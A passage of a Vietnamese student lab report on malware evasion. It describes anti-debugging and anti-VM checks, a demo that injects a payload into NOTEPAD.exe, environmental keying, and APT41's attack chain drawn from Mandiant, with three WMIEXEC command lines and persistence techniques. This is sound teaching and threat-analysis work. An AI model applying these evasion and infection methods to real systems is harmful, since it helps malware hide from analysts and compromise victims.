- Sử dụng cờ MEM_WRITE_WATCH: sử dụng cờ này để theo dõi hoạt động ghi vùng nhớ này. Hàm GetWriteWatch sẽ cung cấp thông tin về các trang nhớ từ khi cấp phát đã bị ghi vào.
- Khi debugger can thiệp nó sẽ gây ra hoạt động không mong muốn và ghi vào vùng nhớ. Vì hàm GetWriteWatch cho biết có bao nhiêu trang nhớ đã bị ghi nên nếu số trang nhớ bị ghi không phải 1 thì chứng tỏ có hoạt động của debugger. Ngoài ra hàm IsDebuggerPresent trả về True cũng thể hiện đang bị debug.

Kịch bản demo

- Ở đây em sử dụng file NOTEPAD.exe để thực hiện chèn payload vào section cuối của file, section có tên là .infected.

Với phát hiện máy ảo**:**

- Em thực hiện thử nghiệm trên 2 môi trường là Window Vmware (máy ảo VMware)và Window trên Amazon cloud(em mặc định đây là máy thật). Chương trình của em có thể phát hiện cả Virtual Box nhưng em không có demo trong bài tập này.

Với phát hiện debugger :

Em thực hiện chạy bằng phần mềm X64dbg ở chế độ debug, em chạy trên máy ảo Vmware và tắt chế độ phát hiện máy ảo đi. Khi em debug thì mã độc sẽ phát hiện và không thực thi lây nhiễm. Còn khi em dùng chế độ chạy bình thường thì mã độc sẽ lây nhiễm.

Kết quả: khi chạy trên phần mềm VMware, mã độc sẽ in ra màn hình phát hiện môi trường Vmware và không thực thi mã độc. Ngược lại khi chạy trên môi trường của window của amazon thì sẽ thực thi payload vào file NOTEPAD.exe và in ra màn hình 20521143

Khi chạy trên máy ảo và tắt chế độ phát hiện máy ảo, nếu chạy bằng x64dbg thì mã độc sẽ in ra màn hình phát hiện debugger và không thực thi payload. Ngược lại nếu em chạy bằng cửa sổ dòng lệnh của window thì nó sẽ thực thi payload và khi chạy file NOTEPAD.exe sẽ in ra màn hình của sổ có 20521143.

Video demo:

Chạy trên VMWARE: Demo antiVM.mp4
Sử dụng X64dbg debug trên máy ảo: AntiDebugged.mp4

c) Environmental Keying

Đây là một kỹ thuật cho phép các loại mã độc có khả năng giải mã các đoạn payload mã độc dựa trên một môi trường máy tính mục tiêu cụ thể:

Ưu điểm: cho phép chỉ giải mã và thực thi đoạn mã độc cho mục tiêu đối tượng cụ thể. Tránh thực thi mã độc trên tất cả đối tượng. Điều nay giúm tăng khả năng trốn tránh, giảm thiểu rủi ro bị phát hiện.

Nhược điểm: Cần hiểu biết rõ về mục tiêu và đối tượng nhắm đến và đặc điểm cụ thể của của đối tượng.

Trong bài tập này em chọn tìm hiểu về cách thức sử dụng kỹ thuật này trong mã độc APT41.

Sơ lược: APT41 là loại mã độc được tạo ra, điều khiển bởi một nhóm hacker người Trung Quốc. Đối tượng mà loại mã độc này hướng tới nhằm vào các công ty, tổ chức liên quan đến trò chơi điện tử, điện tín, sức khỏe. Mục đích của mã độc này nhằm đánh cắp các tài khoản chứng thực, các loại tài sản số của các tổ chức.




Figure 10 Mục tiêu mà APT41 nhắm tới

Như hình 1 cho thấy đối tượng mà APT41 nhắm tới nhiều nhất là các công ty video game. Ngoài ra đối tượng hướng tới của APT41 rất đa dạng.




Figure 11 Quốc gia mà APT41 hướng tới.

Nhận thấy các quốc gia mà APT41 hướng tới đều là quốc gia có nền công nghiệp game và phần mềm phát triển mạnh như Nhật Bản, Mỹ và Hàn Quốc, Ấn Độ v.v




FIGURE 4. Operational activity for gaming versus non-gaming-related targeting based on observed operations since 2012.

Figure 12 Thời gian tấn công vào các công ty games của APT41

Hình 3 cho thấy thời gian tấn công của Apt41 theo khung thời gian của Trung Quốc. Nhận thấy vào thời điểm từ 18h tới 9 h sáng. Thời gian này là thời gian các nhân viên của công ty nghỉ ngơi.




FIGURE 9. Email overlaps between espionage and financial activity.

Figure 13 Phising email tấn công vào các công ty tài chính

Hình 9 mô tả quy trình gửi phising email nhằm vào các công ty tài chính. Nhận thấy cá hacker đã tìm hiểu rất kỹ về các công ty này khi gửi mail, ngoài ra trong các tệp mail đính kèm các tệp tin có chứa mã độc.

Sử dụng code-signing để phát tán mã độc

Bằng việc chiếm được các private key của các chữ ký số hợp lệ của các công ty phát triển phần mềm, game. Thông qua việc phising email hay mua các private key ở chợ đen. nhóm APT41 sẽ dùng nó để ký vô các phần mềm của họ để phát tán mã độc. Điều này sẽ giúp mã độc qua mặt được các cơ chế bảo vệ của các hệ thống.

Sơ đồ lây nhiễm




Figure 14 Quy trình tấn công của APT41

Hình 5 **mô tả quy trình tấn công của APT41**

Bước1: Initial Compromise(xâm nhập)

APT41 sử dụng nhiều kỹ thuật đa dạng để xâm nhập vào đối tượng mục tiêu, cụ thể các kỹ thuật sau

- Spear-phising: Kỹ thuật này nhắm vào mục tiêu cụ thể (thông qua tìm hiểu cụ thể về đối tượng, gửi mail có kèm theo các tệp mã độc).
- TeamViewer: Team Viewer là một phần mềm cho phép làm việc từ xa thông qua cơ chế Remote Desktop. APT41 sử dụng phần mềm này để truyền các file DLL có chứa backdoor(CROSSWALK backdoor, HIGHNOON backdoor).
- Khai thác các lỗ hổng CVE.

Bước2: Establish Foothold(Thiết lập chỗ đứng)

Sau khi xâm nhập được vào đối tượng mục tiêu, APT41 sử dụng nhiều các loại mã độc khác nhau để duy trì thiết lập chỗ đứng trên máy nạn nhân.

- ASPXSpy
- ACEHASH
- Beacon
- CHINACHOP
- COLDJAVA
- CRACKSHOT
- CROSSWALK
- DEADEYE
- DOWNTIME
- EASYNIGHT
- GhOst
- HIGHNOON.LITE
- HIGHNOON.PASTEBOY
- HOTCHAI
- HKDOOR
- JUMPALL
- LATELUNCH
- LIFEBOAT
- LOWKEY
- njRAT
- POISONPLUG
- POISONPLUG.SHADOW
- POTROAST
- SAGEHIRE
- SOGU
- SWEETCANDLE
- TERA
- TIDYELF
- XDOOR
- WINTERLOVE
- ZXSHELL

Figure 15 Các loại mã độc được APT41 để duy trì sự tồn tại trên máy nạn nhân

Các loại mã độc được APT41 trong giai đoạn này sẽ được cài trên thư mục c:\windows\temp

Các mã độc này thược được giả dạng là các file của các phân mềm anti-virus ví dụ như:

- macfee.ga
- kasparsky.net
- symanteclabs.com

Các domain mà các mã độc này dùng để thực hiện C&C (Command and controls) cũng được giả dạng thành các domain hợp lệ, cụ thể là tên miền của các anti-virus.

Bước4 Escalate Privileges(Leo thang đặc quyền)

APT41 sử dụng các công cụ nổi tiếng để thực hiện leo thang đặc quyền(chiếm các quyền cao hơn trên máy mục tiêu), cụ thể các công cụ sau :

- Mimikatz
- PwDump
- WINTERLOVE
- ACEHASH
- NTDSDump
- PHOTO

Ngoài ra công cụ Windows Credential Editor cũng được APT41 sử dụng để lấy các password hash làm chứng thực các tài khoản khác trong hệ thống của nạn nhân.

Bước5: Internal Reconnaissance(Do thám mạng nội bộ)

Ở giai đoạn này APT41 sẽ thu thập các máy trong mạng của mục tiêu. Các công cụ của window như 'netstat', 'net share' được sử dụng để liệt kê các thông tin về mạng.

Ngoài ra các logs trong các máy bị kiểm soát cũng được dùng trong giai đoạn này.

Hơn nữa các loại mã độc được dùng để làm tác vụ này :

- HIGHNOON: thu thập thông tin máy host và liệt kê các port Remote Desktop Protocol (RDP)
- SOGU: liệt kê các thông tin kết nối trên giao thức TCP, UDP
- WIDETONE: san port, và tấn công brute force password, thu thập các thông tin về network

Bước6: Lateral Movement

Ở giai đoạn này APT41 sẽ lây nhiễm và chiếm quyền điều khiển các máy khác. APT41 sử dụng nhiều chiến lược để thực hiện mục tiêu trên, cụ thể

- Sử dụng đánh cắp các tài khoản chứng thực.
- Sử dụng các chữ ký số, các private keys hợp lệ để ký vào các phần mềm game hợp lệ và phát tán mã độc.
- Thêm tài khoản vào nhóm User và Admin
- Brute force mật khẩu
- RDP session.
- Chỉnh sửa các dịch vụ widow hợp lệ để cài đặt các backdoor như HIGNOON, SOGU

Với các tài khoản chiếm đoạt được , APT41 sẽ thực hiện thực hiện viết các mã độc HIGNOON có chứa payload và thông tin C&C. Sau đó thực thi các payload này bằng cách chỉnh sửa Windows WMI Performance Adaptor (wmiApSrv).

Ngoài ra APT41 cũng sử dụng WMIEXEC (công cụ dùng để thực thi các câu lệnh WMI trên các máy từ xa) để thực hiện các câu lệnh độc hại, ví dụ:

```
cmd.exe /c whoami > C:\wmi.dll 2>&1
cmd.exe /c del C:\wmi.dll /F > nul 2>&1
cmd.exe /c a.bat > C:\wmi.dll 2>&1
```

Figure 16 Các câu lệnh độc hại thực hiện bằng WMIEXEC

Bước7: Maintain Presence (Duy trì tồn tại trên máy nạn nhân)

Để thực hiện duy trì sự tồn tại lâu dài trên máy nạn nhân, APT41 sử dụng các kỹ thuật sau:

- Backdoor
- Chỉnh sủa startup file
- Chỉnh sử registry
- Rootkits

- Bootkits
- scheduled tasks
- Sticky Keys vulnerability
- Chỉnh sửa các luật trong tường lửa ví dụ cho phép truyền file bằng giao thức SMB.

Để tránh sự phát hiện C&C, APT41 sử dụng các tên miền hợp lệ để tải các payload đã được mã hóa về máy nạn nhân. Các tên miền hợp lệ được sử dụng là : github, Pastebin, Microsoft TechNet

Ngoài ra các backdoor cũng được chạy trong các port hợp lệ của ứng dụng để giảm khả năng bị phát hiện
Hơn nữa APT41 cũng ngăn cản máy nạn nhân tải các phần mềm cập nhật của các phần mềm anti-virus bằng cách thay đổi các trường DNS, cụ thể các tên miền được dùng để cập nhật các phần mềm antivirus sẽ được forward lookup đến địa chỉ IP 1.1.1.1

Bước8: Complete Mission

APT41 sử dụng file nén rar để truyền ra bên ngoài (exfiltration)

APT41 cũng thực hiện xóa các dấu vết ví dụ: xóa lịch sử bash, xóa các sự kiện lịch sử trong Windows, chỉnh sửa DNS

Kỹ thuật Environmental Keying mà APT41 sử dụng trong 2 giai đoạn là :

*Bước1: Initial Compromise(xâm nhập)

*Bước6: Lateral Movement

Sau khi có được các thông tin của máy mục tiêu ,bao gồm địa chỉ máy MAC, số Serial của ổ C:\ (điều này có được thông qua bước Bước5: Internal Reconnaissance(Do thám mạng nội bộ))

Các payload mã độc sẽ được mã hóa với key là địa chỉ máy MAC hoặc số Serial của ổ C:\

Vì địa chỉ MAC và Serial ở C:\ là duy nhất cho mỗi máy nên chỉ có mục tiêu cụ thể thì mã độc mới được thực thi.

Tài liệu tham khảo

Mandiant (no date) *APT41 chinese cyber threat group: Espionage & cyber crime*, *Mandiant*. Available at: https://www.mandiant.com/resources/blog/apt41-dual-espionage-and-cyber-crime-operation (Accessed: 15 May 2024).

LordNoteworthy (no date) *Lordnoteworthy/Al-Khaser at 967afa0d783ff9625caf1b069e3cd1246836b09f*, *GitHub*. Available at: https://github.com/LordNoteworthy/al-khaser/tree/967afa0d783ff9625caf1b069e3cd1246836b09f (Accessed: 15 May 2024).

Hết

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hiện bài tập theo yêu cầu, hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

- File .DOCX và .PDF. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.
- Đặt tên theo định dạng: [Mã lớp]-ExeX_GroupY. (trong đó X là Thứ tự Bài tập, Y là mã số thứ tự nhóm trong danh sách mà GV phụ trách công bố).

  *Ví dụ: [*NT101.K11.ANTT*]-Exe01_Group03.*
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- Không đặt tên đúng định dạng – yêu cầu, sẽ **KHÔNG** chấm điểm bài nộp.
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá:

- Hoàn thành tốt yêu cầu được giao.
- Có nội dung mở rộng, ứng dụng.

Bài sao chép, trễ, … sẽ được xử lý tùy mức độ vi phạm.

HẾT